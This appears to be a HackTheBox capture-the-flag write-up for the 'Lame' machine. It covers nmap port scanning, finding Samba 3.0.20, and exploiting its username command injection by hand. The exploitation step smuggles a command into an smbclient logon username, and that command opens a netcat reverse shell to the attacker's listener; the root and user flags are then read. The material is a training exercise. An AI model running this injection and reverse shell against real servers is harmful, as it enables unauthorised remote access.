HackTheBox / CTF
Lame
The original HackTheBox Lame notes, with screenshots and the route through the exercise.
Host discovery
We will use Nmap for host discovery.
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.3 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.3 
The output shows Samba running on port 445. As we will see below, this version is vulnerable.
Samba exploit
searchsploit samba 3.0.20To connect to Samba, make the following configuration change.
vi /etc/samba/smb.confAdd these settings:
client min protocol = CORE
client max protocol = SMB3

Looking through the code, the issue is that it accepts otherwise forbidden characters in the username. Supplying a username in this form:
username = ”/=
nohup " + payload.encoded + "”
allows Linux commands to be executed.
Exploitation
First, start our listener.
nc -lnvp 443Then try logging in with that username:
sudo smbclient //10.10.10.3/
logon "./=`nohup nc 10.10.14.29 443 -e /bin/bash`"

The exploit worked. Finally, retrieve the flags:
cat /root/root.txt
cat /home/makis/user.txt
This is the harder route. The Metasploit approach is so straightforward that I will not cover it here.